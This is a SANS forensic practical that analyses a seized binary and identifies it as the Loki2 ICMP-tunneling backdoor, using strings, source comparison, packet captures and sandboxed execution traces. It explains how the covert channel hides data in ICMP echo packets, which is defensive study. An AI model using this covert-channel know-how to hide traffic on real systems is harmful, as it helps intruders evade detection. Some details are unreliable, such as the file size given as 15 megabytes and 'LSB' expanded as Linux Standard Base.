GCFA Practical
Version 1.2

By
Robin C. Stuart, GSEC, GCIA

Part One – Analyze an Unknown Binary

Abstract

This report is the culmination of a detailed analysis of an unknown program binary seized from a compromised computer. The state of the system from which this program was harvested is unknown. Therefore, this analysis provides details of the state of the binary as it was preserved, its capabilities, and its intended purpose.


This analysis is presented in a manner that makes it possible to recreate my investigation. A basic knowledge of Linux commands and utilities is assumed.

Preparation

The system used for the analysis is a standalone machine, disconnected from my network. This system contains a fresh install of Windows 2000 Advanced Server, VMWare Workstation version 3.1.1, with Red Hat 7.2 installed as a VMWare Guest operating system. Because Windows systems tend to write to or otherwise alter data by its file system routines, any tools used for the analysis under Windows are statically linked binaries contained on an incident response toolkit CD unless otherwise specified. As Linux has a better track record for avoiding unintended interactions with data, such precautions are not being taken; analysis performed under Red Hat utilized native Linux tools unless otherwise stated. The integrity of the evidence analyzed will be validated with MD5 checksum hashes to attest to the fact that investigative activities do not alter the data.


The seized program was downloaded as a compressed archive, binary_v1.2.zip, from http://www.giac.org/GCFA_assignment.php to a freshly wiped drive on a known-good laptop system used solely and specifically for incident response, containing a CD burner. After each use, the hard drive is wiped and reformatted three times, using Wipe Drive v.3.0[1]. The archived files were decompressed and extracted to a CD-R. The media was specifically chosen because it can not be written to once the initial recording session is closed. Therefore, duplicating the contents to another CD or examining the contents will not alter the original, effectively preventing accidental changes to the evidence as preserved on the scene. The archive contained 2 files, "atd" and "atd.md5." The only contents of atd.md5 is an MD5 hash value:

[1] Wipe Drive 3.0, available from Global Marketing
URL: http://www.microstorm.com/hardware/partinfo-id-429349.html



This is the MD5 checksum which will be used to verify the integrity of the file "atd" throughout the examination. Upon receipt of the evidence CD, a chain of custody sheet was begun. The complete document is attached as Appendix A to this report.

The program was copied from the evidence CD to a second CD, which is the copy used in the actual examination. I stored the original evidence in a padlocked storage cabinet, the key to which remained under my control throughout the investigation. I mounted the second CD under the Linux guest and generated an MD5 hash, as seen below.



The MD5 value matches the value contained in atd.md5. Hashes will be generated against the copied files at the conclusion of each phase of this analysis, and included in the chain of custody documentation, to verify the integrity of the evidence.

Should the binary code analysis reveal a network function or capability, a network cable will be connected from the analysis machine to an airgapped hub, i.e., a hub that is not connected to anything except the analysis machine. This will serve as a network terminator, making the program "think" a network connection has been completed.

Binary Details

<u>Initial Examination</u>

I began by mounting the analysis copy of the evidence CD under Red Hat using the following command:

```
# mount /mnt/cdrom
```

Next, I changed to the cdrom directory and ran the "ls" command to see if I could determine the binary's owner and modification, access and change (MAC) times:

```
# cd /mnt/cdrom
# ls -la atd*
```

This returned the following:

```
-r-xr-xr-x  1 root      root  15348 Aug 22 15:57 atd
-r-xr-xr-x  1 root      root     39 Aug 22 15:58 atd.md5
```

The response breaks down as:

<file permissions> <ownership> <last user> <size in bytes> <last date accessed> <time of last access><file name>

The fact that both dates and times are within one second of each other was unexpected. The file MAC time on "atd," reported as an executable binary, may reflect the last time the program was either executed or accessed. The MD5 file MAC time is within a second of that on the binary file. The presumption is that the MD5 hash value was generated at the time the binary was collected from the compromised machine, and that the investigator who collected the information was logged in as "root." We can extrapolate from this evidence that the original owner and access information was likely overwritten at the time of the data collection. Further evidence of this is found using the "stat" command to show detailed MAC information:

```
# stat atd*
File:   "atd"
Size:   15348           Blocks: 30  IO Block: -4611692340619243520
Regular File
Device: 1600h/5632d     Inode: 45186      Links: 1
Access: (055/-r-xr-xr-x)      Uid: (     0/     root) Gid: (    0/
root)
Access: Thu Aug 22 15:57:54 2002
Modify: Thu Aug 22 15:57:54 2002
Change: Thu Aug 22 15:57:54 2002

File: "atd.md5"
Size: 39          Blocks: 1   IO Block: -4611692340619243520 Regular
File
Device: 1600h/5632d     Inode: 45230      Links: 1
Access:     (055/-r-xr-xr-x)  Uid: (     0/     root) Gid: (     0/
root)
Access: Thu Aug 22 15:58:08 2002
Modify: Thu Aug 22 15:58:08 2002
Change: Thu Aug 22 15:58:08 2002
```

In this output, we see that the Access, Modify, and Change dates and times are identical to each other in the "atd" file, and only a fraction of a second different than the MAC times in "atd.md5." This supports my theory that the collection of the evidence overwrote the previous MAC and owner information. Thus, the MD5 hashes become more valuable to prove that my examination does not alter the evidence – as it was preserved - in any way. However, due to the fact that MAC and owner information has been lost, or as a jury may see it, tampered with, the hash values prove the integrity of the evidence only after its collection. Should this incident go before a jury, the onus will be on the

investigator who actually collected and archived the data to prove that the MAC information was the only data changed as a result of the initial evidence collection.

The next step in my investigation was to determine "atd's" file type. I ran the "file" command with the following result:

```
# file atd
atd: ELF 32-bit LSB executable, Intel 80386, version 1, dynamically
linked (uses shared libs), stripped
```


The output clearly states that the binary is an executable. "ELF," or Executable and Linkable Format, is a standard developed specifically for Unix, which is the default binary format on Linux[2], as indicated by "LSB" or "Linux Standard Base."

The term, "dynamically linked (uses shared libs)" means that the execution of the program depends on shared libraries residing on the host system, indicating interaction with the host system during the execution of the program. I made a note to run Tripwire as well as tcpdump during the execution analysis phase.

"Stripped" means that the symbol tables and debugging information such as function names, have been removed. This is typically done to save space although it can also serve to limit the amount of information available to a casual observer or someone trying to reverse engineer the code. In this case, with a file size of 15 megabytes, as seen in the "stat" output, I lean toward the latter explanation.

Thus learning that shared libraries were required, I ran "ldd" to list the dynamic dependencies:

[2]Haungs, Michael L. "The Executable and Linking Format (ELF)." September 21, 1998 URL: http://www.cs.ucdavis.edu/~haungs/paper/node10.html (25 January 2003)



The output indicates that libc.so.5 is a required library.

Next, I ran the "strings" command to glean insight into the program's purpose through the human-readable text it may contain. The relevant text portions of the strings output is shown below. The entire strings output is attached as Appendix B:

```
# strings atd
/lib/ld-linux.so.1
libc.so.5
longjmp
strcpy
ioctl
popen
shmctl
geteuid
_DYNAMIC

lokid: Client database full
DEBUG: stat_client nono
lokid version:          %s
remote interface: %s
active transport: %s
active cryptography:    %s
server uptime:          %.02f minutes
client ID:        %d
packets written:  %ld
bytes written:          %ld
```

```
requests:         %d
N@[fatal] cannot catch SIGALRM
lokid: inactive client <%d> expired from list [%d]
 ¬@[fatal] shared mem segment request error
[fatal] semaphore allocation error
[fatal] could not lock memory
[fatal] could not unlock memory
[fatal] shared mem segment detach error
[fatal] cannot destroy shmid
[fatal] cannot destroy semaphore
[fatal] name lookup failed
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[fatal] Cannot go daemon
[fatal] Cannot create session
/dev/tty
[fatal] cannot detach from controlling terminal
/tmp
[fatal] invalid user identification value
v:p:
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
[fatal] socket allocation error
[fatal] cannot catch SIGUSR1
Cannot set IP_HDRINCL socket option
[fatal] cannot register with atexit(2)
LOKI2 route [(c) 1997 guild corporation worldwide]
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[SUPER fatal] control should NEVER fall here
[fatal] forking error
lokid: server is currently at capacity.  Try again later
lokid: Cannot add key
lokid: popen
[non fatal] truncated write
/quit all
lokid: client <%d> requested an all kill
      sending L_QUIT: <%d> %s
lokid: clean exit (killed at client request)
[fatal] could not signal process group
/quit
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
/stat
/swapt
[fatal] could not signal parent
lokid: unsupported or unknown command string
lokid: client <%d> requested a protocol swap
      sending protocol update: <%d> %s [%d]
lokid: transport protocol changed to %s
```

The first two lines indicate that the platform the program was built on was Linux and it reiterates the reliance on the Linux C program library libc.so.5. Further, a second dependency is revealed, ld-linux.so.1.

Reading further down in the output, the "lokid" entries stand out, potentially identifying a Loki daemon. This particular entry appears to point out the program's actual identity:

```
LOKI2 route [(c) 1997 guild corporation worldwide]
```

A quick check on the Internet for the words, "Loki2 guild corporation," returned a whitepaper, "LOKI2 – Information Tunneling Program and Description," by Admin[3] (that really is the attribute under "Author"). The paper is a how-to on the uses of Loki2 along with the source code. This supported my suspicion that what I am examining is, in fact, Loki2.

Loki2 Description

As stated in the whitepaper's title, Loki2, is billed as "an information tunneling program." The "tunnel" is a covert channel for client-server-based communications. A listener (server) is placed on a compromised machine, waiting for clients to connect and send or request information on a covert channel, one in which the data is hidden or unexpected and therefore overlooked by intrusion detection or firewall rules. Loki2's covert channel of choice is typically ICMP, exploiting the protocol's behavior in eliciting a connectionless yet reliable response by way of the echo request and echo reply. ICMP transmits these requests and responses with no payload data but contains the capability by providing room for options, padding, and messages.

The format of ICMP echo request and reply datagrams is:

Type	Code	Checksum
Identifier		Sequence Number
Optional Data		

This occurs after the 20-byte IP header. The type, code, checksum, identifier and sequence number make up 8 bytes, bringing the size of the echo request or reply with no options or data to 28 bytes. Because one use of ICMP is to communicate error conditions, the optional data field allows room for error messages. The size of the optional data field is operating system dependent. On a Windows system, for instance, the optional data field is padded to bring the total size of a typical echo request or echo reply to 74 bytes. A Linux echo request or reply is typically 84 bytes.

[3]Admin. "LOKI2 – Information Tunneling Program and Description," October 16, 2002 URL: http://www.windowsecurity.com/whitepapers/LOKI2__informationtunneling_program_and_description.html (27 January 2003)

Below is a windump capture of a normal echo request and echo reply from a Linux host to a Windows host:

```
16:03:58.114251 10.26.113.104 > 10.26.113.65: icmp: echo request (DF)
0x0000       4500 0054 0000 4000 4001 43cc 0a1a 7168  E..T..@.@.C...qh
0x0010       0a1a 7141 0800 476c c604 0000 bc3a 333e  ..qA..Gl.....:3>
0x0020       0713 0900 0809 0a0b 0c0d 0e0f 1011 1213  ................
0x0030       1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
0x0040       2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
0x0050       3435 3637                                4567
16:03:58.114278 10.26.113.65 > 10.26.113.104: icmp: echo reply (DF)
0x0000       4500 0054 889d 4000 8001 7b2e 0a1a 7141  E..T..@...{...qA
0x0010       0a1a 7168 0000 4f6c c604 0000 bc3a 333e  ..qh..Ol.....:3>
0x0020       0713 0900 0809 0a0b 0c0d 0e0f 1011 1213  ................
0x0030       1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
0x0040       2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
0x0050       3435 3637                                4567
```

Here, we see the 84-byte packets containing standard Linux echo data, a character string sent and "echoed" in reply, beginning at the highlighted character in the hex representation.

Using a covert channel, payload data such as a string of malicious code, can be hidden in unexpected places to evade detection and/or elude firewall rules. Below is what the same request would look like with hidden data. Payload data appears beginning with the highlighted word:

```
16:10:52.470250 10.26.113.104 > 10.26.113.65: icmp: echo request
0x0000       4500 0054 5bce 0000 4001 27fe 0a1a 7168  E..T[...@.'...qh
0x0010       0a1a 7141 0800 392b cb04 0000 6361 7463  ..qA..9+....catc
0x0020       6820 6d65 2069 6620 796f 7520 6361 6e0a  h.me.if.you.can.
0x0030       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000                                ....
16:10:52.470302 10.26.113.65 > 10.26.113.104: icmp: echo reply
0x0000       4500 0054 898f 0000 8001 ba3c 0a1a 7141  E..T.......<..qA
0x0010       0a1a 7168 0000 412b cb04 0000 6361 7463  ..qh..A+....catc
0x0020       6820 6d65 2069 6620 796f 7520 6361 6e0a  h.me.if.you.can.
0x0030       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000                                ....
```

"atd" vs. Loki2

The source code included in the whitepaper contains the following line, almost identical to the line found in the "strings" output, which I used for my Internet search:

```
#define L_MSG_BANNER    "\nLOKI2\troute [(c) 1997 guild corporation
worldwide]\n"
```

Further, lines in the strings output can be matched to statements contained in the source code:

Strings output:

```
lokid version:          %s

remote interface: %s

active transport: %s

active cryptography:    %s

server uptime:          %.02f minutes

client ID:        %d

packets written:  %ld

bytes written:          %ld

requests:         %d
```

Source code matches:

```
n = sprintf(buf, "\nlokid version:\t\t%s\n", VERSION);

n += sprintf(&buf[n], "remote interface:\t%s\n",
host_lookup(rdg.iph.ip_dst));


n += sprintf(&buf[n], "active transport:\t%s\n", proto -> p_name);

n += sprintf(&buf[n], "active cryptography:\t%s\n", CRYPTO_TYPE);

time(&now);
n += sprintf(&buf[n], "server uptime:\t\t%.02f minutes\n",
difftime(now, uptime) / 0x3c);

n += sprintf(&buf[n], "client ID:\t\t%d\n", client[entry].client_id);

n += sprintf(&buf[n], "packets written:\t%ld\n",
client[entry].packets_sent);

n += sprintf(&buf[n], "bytes written:\t\t%ld\n",
client[entry].bytes_sent);

n += sprintf(&buf[n], "requests:\t\t%d\n", client[entry].hits);
```

Commented pieces of the more complex code can also account for entries in the strings output:

Strings output:

```
N@[fatal] cannot catch SIGALRM
```

Source code match:

```
/*
 *  Unsets alarm timer, then calls age_client, then resets signal
handler
 *  and alarm timer.
 */

void client_expiry_check(){

    alarm(0);
    age_client();
                                            /* re-establish signal
handler */
    if (signal(SIGALRM, client_expiry_check) == SIG_ERR)
        err_exit(1, 1, verbose, "[fatal] cannot catch SIGALRM");

    alarm(KEY_TIMER);
}
```

Without running the code, one can deduce that ICMP is the transport "information tunnel" of choice from this warning in the source code:

```
*  Net/3 will not pass ICMP_ECHO packets to user processes.
```

And the coder was thoughtful enough to give us something to watch for, a signature, while collecting traffic dumps during the execution analysis:

```
#define L_TAG       0xf001  /* Tags packets as LOKI
```

The hex tag of 0xf001 has long been known as a signature of Loki packets. Here, we have not only the signature, but an affirmation, as well.

One last comparison, many of the messages listed at the end of the strings output all have corresponding code in the source under the defines for message banners:

Strings output:


```
[fatal] cannot catch SIGCHLD
[SUPER fatal] control should NEVER fall here
lokid: server is currently at capacity.  Try again later
lokid: cannot locate client entry in database
lokid: clean exit (killed at client request)
```

Source code matches:

```
#define L_MSG_SIGCHLD   "[fatal] cannot catch SIGCHLD"
#define L_MSG_WIERDERR  "\n[SUPER fatal] control should NEVER fall
here\n"
#define S_MSG_PACKED    "\nlokid: server is currently at capacity.  Try
again later\n"
#define S_MSG_UNKNOWN   "\nlokid: cannot locate client entry in
database\n"
#define S_MSG_CLIENTK   "\nlokid: clean exit (killed at client
request)\n"
```

These are just a few examples. I've attached the entire source code as Appendix C.

Upon conclusion of the file examination, I ran a third MD5 checksum, saving it to a file entitled, "atd_md5.3":



Binary Execution Analysis

My analysis of the binary file characteristics identified the ingredients required to actually run the program. Recall that the "ldd" and "strings" output listed libraries that the program relies on. The version of Red Hat used in the analysis, 7.2, contains a newer C library, libc.so.6. The libraries are not backwards compatible so I needed to download the older libraries and put them in /lib directory, where the program would find them. I found the files in RPM format (RedHat Package Manager) at http://www.rpmfind.net.

After downloading the libc.so.5 and linux-ld.so.1 rpms, from the root directory, I installed each into the /lib directory:

```
# rpm -Uvh libc-5.3.12-31.i386.rpm /lib
```

The dependencies met, I needed to ensure the file "atd" was in an executable mode. Thus, I changed directories to that which contained the binary and changed the mode to User, Group, and World executable:

```
# cd /usr/sans
# chmod 777 atd
```

Before actually executing the program, I installed and configured Tripwire to see what, if any, system file changes occur. I configured Tripwire to use the default policy then ran a baseline:

```
# /usr/sbin/tripwire --check
```

Next, I started windump on the Windows host, configuring it to listen specifically to the Linux guest, capturing everything and writing it to a file:

```
C:\> windump -X -s 1514 host Linux > atd_test
```

Because Loki2 is a network-based tool, I plugged a Cat 5 cable into the NIC card on the test machine and plugged the other end into the airgapped hub.


The next step in preparation was to run two netstats to baseline the system's open ports and listening processes. The baselines are attached as Appendix D:

```
# netstat -an > netstat_an_base
# netstat -nap > netstat_nap_base
```

On the Linux guest, I changed back to the directory containing "atd" and executed it:

```
# cd /usr/sans
# ./atd
```

All doubts about the identity of the program were immediately erased:



A check on the Windows host showed that 6 packets had been transmitted but the output file was empty. On the Linux guest, I checked the running processes to ensure that "atd" executed:

```
# ps -ef
```

The following line appeared in the list:

```
root  8933  1     0  22:30  ? 00:00:00   ./atd
```

Next, I ran the first netstat command to see what effect the program had:

```
# netstat -an
```

I noticed two new entries following the TCP and UDP open ports, indicating open communication channels that do not rely on or interact with the operating system kernel:

```
raw   0     0.0.0.0:1         0.0.0.0:*   7
raw   0     0.0.0.0:255       0.0.0.0:*   7
```

Then I ran the second netstat command:

```
# netstat -nap
```

Seeing the process associated with the raw sockets, "atd" was identified by both its process identification number (PID) and by name:

```
raw        0      0 0.0.0.0:1       0.0.0.0:*      7       8933/atd
raw        0      0 0.0.0.0:255     0.0.0.0:*      7       8933/atd
```

The full output of the netstat data with "atd" running is attached as Appendix E.

I then re-ran Tripwire to see what may have changed at the directory/file level. The /usr/sbin directory had been modified by the addition of /usr/sbin/atd. As an experiment, I logged off and restarted the Linux guest. As I expected, atd had been added to the boot routine.

As a final step in the execution analysis, I ran "strace" with the-ff option to capture the system calls and any child process. The results were written to a file, "strace_atd_ff":

```
# strace -o strace_atd_ff -ff ./atd
```

The strace output is attached as Appendix F. In pertinent part, here we see the program launch:

```
execve("./atd", ["./atd"], [/* 25 vars */]) = 0
```

The program finds the older library previously downloaded and needed to run:

```
open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 3
```

It grabs the user and group identification of the person logged on:

```
geteuid()                                = 0
getuid()                                 = 0
getgid()                                 = 0
getegid()                                = 0
geteuid()                                = 0
getuid()                                 = 0
```

It then opens the first raw socket as seen in the netstat output, this one clearly identifying ICMP as the socket's communication protocol:

```
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
```

Followed closely by the second raw socket, along with socket options:

```
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
```

The socket options create IP header data, which is required to communicate and transport data. Since the communication channel bypasses the operating system's kernel and therefore its TCP/IP header information, the program creates its own header. This could

account for the missing data when windump looked specifically at the Linux host and saw 6 packets yet captured nothing.

Next, the running process of "./atd" gets its process identification:

```
getpid()                                = 1227
```

Here we see the banner printed to stdout when the program is launched:

```
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52) = 52
```

The program then forks, spawning a child process with its own PID and closes the previously opened raw sockets:

```
fork()                                  = 1228
close(4)                                = 0
close(3)                                = 0
```

This indicates that it's actually the child process that listens for clients. This is further evidenced by the final entry, the closing of the original process:

```
_exit(0)                                = ?
```

Program Identification

To verify that the evidence binary is the Loki2 listener daemon, I tried to compile the source code in Appendix C without success. I found a gunzipped tarball on packetstormsecurity's website which included the necessary make files. Because the program relies on older libraries, circa Linux kernel 2.0.x, it wouldn't compile under RedHat 7.2. I thought about finding an older version of Linux to install as a VMWare guest but VMWare only supports Linux kernel 2.2 or greater. Researching a solution, I turned to the work of my fellow forensic analyst, Richard Ginski[4], who successfully compiled the same Loki2 source by editing a file included in the tarball, loki.h, transposing the following entries:

include <linux/icmp.h>
include <linux/ip.h>

to read

include <linux/ip.h>
include <linux/icmp.h>

[4] Ginski, Richard. "SANS GCFA Practical Version 1.1b," 2003, page 13.
